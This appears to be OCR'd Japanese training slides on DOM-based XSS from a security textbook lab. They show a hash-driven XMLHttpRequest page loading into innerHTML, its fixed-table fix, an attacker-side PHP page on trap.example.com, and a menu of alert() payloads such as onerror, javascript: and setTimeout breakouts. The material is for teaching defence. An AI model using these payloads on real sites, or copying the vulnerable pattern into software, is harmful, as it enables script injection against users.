

```
<body>
<script>
window.addEventListener("hashchange", cxhash, false);
window.addEventListener("load", cxhash, false);

function cxhash() {
  var req = new XMLHttpRequest();
  var url = location.hash.slice(1) + '.html';
  if (url === '.html') url = 'menu_a.html';
  req.open("GET", url);
  req.onreadystatechange = function() {
    if (req.readyState == 4 && req.status == 200) {
      var div = document.getElementById("content");
      div.innerHTML = req.responseText;
    }
  };
  req.send(null);
}
</script>
<a href="#menu_a">A</a>
<a href="#menu_b">B</a>
<a href="#menu_c">C</a>
<a href="#menu_d">D</a>
<div id="content"></div>
</body>
```

XMLHttpRequestリクエストで読み込むURLを検証していないと
フラグメント識別子の外部URL指定内容から、DOM Base XSSが
発生します

【ブラウザ→サーバ： リクエスト 4h/4g-004.html → レスポンス 】



【ブラウザ→サーバ： リクエスト 4h/4h-004.html#menu_a → レスポンス 】





4h-004 ： XMLHttpRequestのURL未検証(XSS攻撃)

【ブラウザ】

- 4.17.1 DOM Based XSS
  1. 4h-001 :innerHTMLによるDOM Based XSS(正常系)
  2. 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
  3. 4h-001a:4h-001 の対策版(攻撃)
  4. 4h-002 :アクセス解析(document.write; 正常系)
  5. 4h-002 :アクセス解析(document.write; XSS攻撃)
  6. 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
  7. 4h-004 :XMLHttpRequestのURL未検証(正常系)
  8. 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
  9. 4h-004a:XMLHttpRequestのURL検証版(正常系)
  10. 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
  11. 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
  12. 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
  13. 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
  14. 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)
  15. 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)
  16. 4h-006 :javascriptスキームによるXSS （正常系）
  17. 4h-006 :javascriptスキームによるXSS （攻撃）
  18. 4h-006a:javascriptスキームによるXSS対策版 （正常系）
  19. 4h-006a:javascriptスキームによるXSS対策版 （攻撃）
  20. 4h-008 :setTimeoutによるXSS （正常系; 3秒待つ）
  21. 4h-008 :setTimeoutによるXSS （攻撃）
  22. 4h-008 :setTimeoutによるXSS （対策版への攻撃）

```
<li>4.17.1 DOM Based XSS</li>
<ol>
<li><a href="4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
<li><a href="4h-001.html#<img src=/ onerror=alert(1)>">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
<li><a href="4h-001a.html#<img src=/ onerror=alert(1)>">4h-001a:4h-001 の対策版(攻撃)</a></li>
<li><a href="4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
<li><a href="4h-002.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
<li><a href="4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
<li><a href="4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
<li><a href="4h-004.html#//trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
<li><a href="4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
<li><a href="4h-004a.html#//trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
<li><a href="4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
<li><a href="4h-005.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
<li><a href="4h-005a.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
<li><a href="4h-005b.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
<li><a href="4h-005c.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
<li><a href="4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS （正常系） </a></li>
<li><a href="4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS （攻撃） </a></li>
<li><a href="4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版 （正常系） </a></li>
<li><a href="4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版 （攻撃） </a></li>
<li><a href="4h-008.html#3">4h-008 :setTimeoutによるXSS （正常系; 3秒待つ） </a></li>
<li><a href="4h-008.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS （攻撃） </a></li>
<li><a href="4h-008a.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS （対策版への攻撃） </a></li>
</ol>
```






```
<body>
<script>
window.addEventListener("hashchange", cxhash, false);
window.addEventListener("load", cxhash, false);

function cxhash() {
  var req = new XMLHttpRequest();
  var url = location.hash.slice(1) + '.html';
  if (url === '.html') url = 'menu_a.html';
  req.open("GET", url);
  req.onreadystatechange = function() {
    if (req.readyState == 4 && req.status == 200) {
      var div = document.getElementById("content");
      div.innerHTML = req.responseText;
    }
  };
  req.send(null);
}
</script>
<a href="#menu_a">A</a>
<a href="#menu_b">B</a>
<a href="#menu_c">C</a>
<a href="#menu_d">D</a>
<div id="content"></div>
</body>
```

【サーバ： 4h/4h-004.html 】

/var/www/html/4h/4h-004.html - wasbook@example.jp - エディタ - WinSCP

```
<body>
<script>
window.addEventListener("hashchange", cxhash, false);
window.addEventListener("load", cxhash, false);

function cxhash() {
 var req = new XMLHttpRequest();
 var url = location.hash.slice(1) + '.html';
 if (url === '.html') url = 'menu_a.html';
 req.open("GET", url);
 req.onreadystatechange = function() {
   if (req.readyState == 4 && req.status == 200) {
     var div = document.getElementById("content");
     div.innerHTML = req.responseText;
   }
 };
 req.send(null);
}
</script>
<a href="#menu_a">A</a>
<a href="#menu_b">B</a>
<a href="#menu_c">C</a>
<a href="#menu_d">D</a>
<div id="content"></div>
</body>
```

【サーバ： 4h/4h-900.php 】


/var/www/html/4h/4h-900.php - wasbook@example.jp - エディタ - WinSCP

```
<?php
  header('Access-Control-Allow-Origin: http://example.jp');
?><img src=/ onerror=alert(document.domain) >
```

CORSによって、「example.jp」オリジンからの読み込みを許可しているので、
「4h-004.html」からのXMLHttpRequestリクエストからのアクセスで
読み込まれてしまいます

XMLHttpRequestリクエストで読み込むURLを検証していないと
フラグメント識別子の外部URL指定内容から、DOM Base XSSが
発生します

【ブラウザ→サーバ： リクエスト 4h/4g-004.html → レスポンス 】





4h-004a ： XMLHttpRequestのURL検証版(正常系)


【ブラウザ】


- 4.17.1 DOM Based XSS
  1. 4h-001 :innerHTMLによるDOM Based XSS(正常系)
  2. 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
  3. 4h-001a:4h-001 の対策版(攻撃)
  4. 4h-002 :アクセス解析(document.write; 正常系)
  5. 4h-002 :アクセス解析(document.write; XSS攻撃)
  6. 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
  7. 4h-004 :XMLHttpRequestのURL未検証(正常系)
  8. 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
  9. 4h-004a:XMLHttpRequestのURL検証版(正常系)
  10. 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
  11. 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
  12. 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
  13. 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
  14. 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)
  15. 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)
  16. 4h-006 :javascriptスキームによるXSS （正常系）
  17. 4h-006 :javascriptスキームによるXSS （攻撃）
  18. 4h-006a:javascriptスキームによるXSS対策版 （正常系）
  19. 4h-006a:javascriptスキームによるXSS対策版 （攻撃）
  20. 4h-008 :setTimeoutによるXSS （正常系; 3秒待つ）
  21. 4h-008 :setTimeoutによるXSS （攻撃）
  22. 4h-008 :setTimeoutによるXSS （対策版への攻撃）


```
<li>4.17.1 DOM Based XSS</li>
<ol>
<li><a href="4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
<li><a href="4h-001.html#<img src=/ onerror=alert(1)>">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
<li><a href="4h-001a.html#<img src=/ onerror=alert(1)>">4h-001a:4h-001 の対策版(攻撃)</a></li>
<li><a href="4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
<li><a href="4h-002.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
<li><a href="4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
<li><a href="4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
<li><a href="4h-004.html#//trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
<li><a href="4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
<li><a href="4h-004a.html#//trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
<li><a href="4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
<li><a href="4h-005.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&amp;gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
<li><a href="4h-005a.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&amp;gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
<li><a href="4h-005b.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&amp;gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
<li><a href="4h-005c.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&amp;gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
<li><a href="4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS （正常系） </a></li>
<li><a href="4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS （攻撃） </a></li>
<li><a href="4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版 （正常系） </a></li>
<li><a href="4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版 （攻撃） </a></li>
<li><a href="4h-008.html#3">4h-008 :setTimeoutによるXSS （正常系; 3秒待つ） </a></li>
<li><a href="4h-008.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS （攻撃） </a></li>
<li><a href="4h-008a.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS （対策版への攻撃） </a></li>
</ol>
```












```
<body>
<script>
window.addEventListener("hashchange", cxhash, false);
window.addEventListener("load", cxhash, false);

var menus = {menu_a: 'menu_a.html',
             menu_b: 'menu_b.html',
             menu_c: 'menu_c.html',
             menu_d: 'menu_d.html'};

function cxhash() {
  var req = new XMLHttpRequest();
  var url = menus[location.hash.slice(1)];
  if (! url) url = 'menu_a.html';
  req.open("GET", url);
  req.onreadystatechange = function() {
    if (req.readyState == 4 && req.status == 200) {
      var div = document.getElementById("content");
      div.innerHTML = req.responseText;
    }
  };
  req.send(null);
}
</script>
<a href="#menu_a">A</a>
<a href="#menu_b">B</a>
<a href="#menu_c">C</a>
<a href="#menu_d">D</a>
<div id="content"></div>
</body>
```

【サーバ： 4h/4h-004a.html 】

/var/www/html/4h/4h-004a.html - wasbook@example.jp - エディタ - WinSCP


文字コード

```
<body>
<script>
window.addEventListener("hashchange", cxhash, false);
window.addEventListener("load", cxhash, false);

var menus = {menu_a: 'menu_a.html',
             menu_b: 'menu_b.html',
             menu_c: 'menu_c.html',
             menu_d: 'menu_d.html'};

function cxhash() {
  var req = new XMLHttpRequest();
  var url = menus[location.hash.slice(1)];
  if (! url) url = 'menu_a.html';
  req.open("GET", url);
  req.onreadystatechange = function() {
    if (req.readyState == 4 && req.status == 200) {
      var div = document.getElementById("content");
      div.innerHTML = req.responseText;
    }
  };
  req.send(null);
}
</script>
<a href="#menu_a">A</a>
<a href="#menu_b">B</a>
<a href="#menu_c">C</a>
<a href="#menu_d">D</a>
<div id="content"></div>
</body>
```


固定テーブルから、外部から危険なURLを指定できないようにしています

XMLHttpRequestリクエストで読み込むURLを検証していないと
フラグメント識別子の外部URL指定内容から、DOM Base XSSが
発生します

【ブラウザ→サーバ： リクエスト 4h/4g-004a.html → レスポンス 】



【ブラウザ→サーバ： リクエスト 4h/4h-004a.html#menu_a → レスポンス 】





4h-004a ： XMLHttpRequestのURL検証版(XSS攻撃)


【ブラウザ】

- 4.17.1 DOM Based XSS
  1. 4h-001 :innerHTMLによるDOM Based XSS(正常系)
  2. 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
  3. 4h-001a:4h-001 の対策版(攻撃)
  4. 4h-002 :アクセス解析(document.write; 正常系)
  5. 4h-002 :アクセス解析(document.write; XSS攻撃)
  6. 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
  7. 4h-004 :XMLHttpRequestのURL未検証(正常系)
  8. 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
  9. 4h-004a:XMLHttpRequestのURL検証版(正常系)
  10. 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
  11. 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
  12. 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
  13. 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
  14. 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)
  15. 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)
  16. 4h-006 :javascriptスキームによるXSS（正常系）
  17. 4h-006 :javascriptスキームによるXSS（攻撃）
  18. 4h-006a:javascriptスキームによるXSS対策版（正常系）
  19. 4h-006a:javascriptスキームによるXSS対策版（攻撃）
  20. 4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）
  21. 4h-008 :setTimeoutによるXSS（攻撃）
  22. 4h-008 :setTimeoutによるXSS（対策版への攻撃）

```
6  <li>4.17.1 DOM Based XSS</li>
7  <ol>
8  <li><a href="4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9  <li><a href="4h-001.html#<img src=/ onerror=alert(1)>">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 <li><a href="4h-001a.html#<img src=/ onerror=alert(1)>">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 <li><a href="4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 <li><a href="4h-002.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 <li><a href="4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 <li><a href="4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 <li><a href="4h-004.html#//trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 <li><a href="4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 <li><a href="4h-004a.html#//trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 <li><a href="4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 <li><a href="4h-005.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 <li><a href="4h-005a.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 <li><a href="4h-005b.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 <li><a href="4h-005c.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 <li><a href="4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS（正常系）</a></li>
24 <li><a href="4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS（攻撃）</a></li>
25 <li><a href="4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版（正常系）</a></li>
26 <li><a href="4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版（攻撃）</a></li>
27 <li><a href="4h-008.html#3">4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）</a></li>
28 <li><a href="4h-008.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（攻撃）</a></li>
29 <li><a href="4h-008a.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（対策版への攻撃）</a></li>
30 </ol>
```








```
1  <body>
2  <script>
3  window.addEventListener("hashchange", cxhash, false);
4  window.addEventListener("load", cxhash, false);
5
6  var menus = [menu_a: 'menu_a.html',
7               menu_b: 'menu_b.html',
8               menu_c: 'menu_c.html',
9               menu_d: 'menu_d.html'];
10
11 function cxhash() {
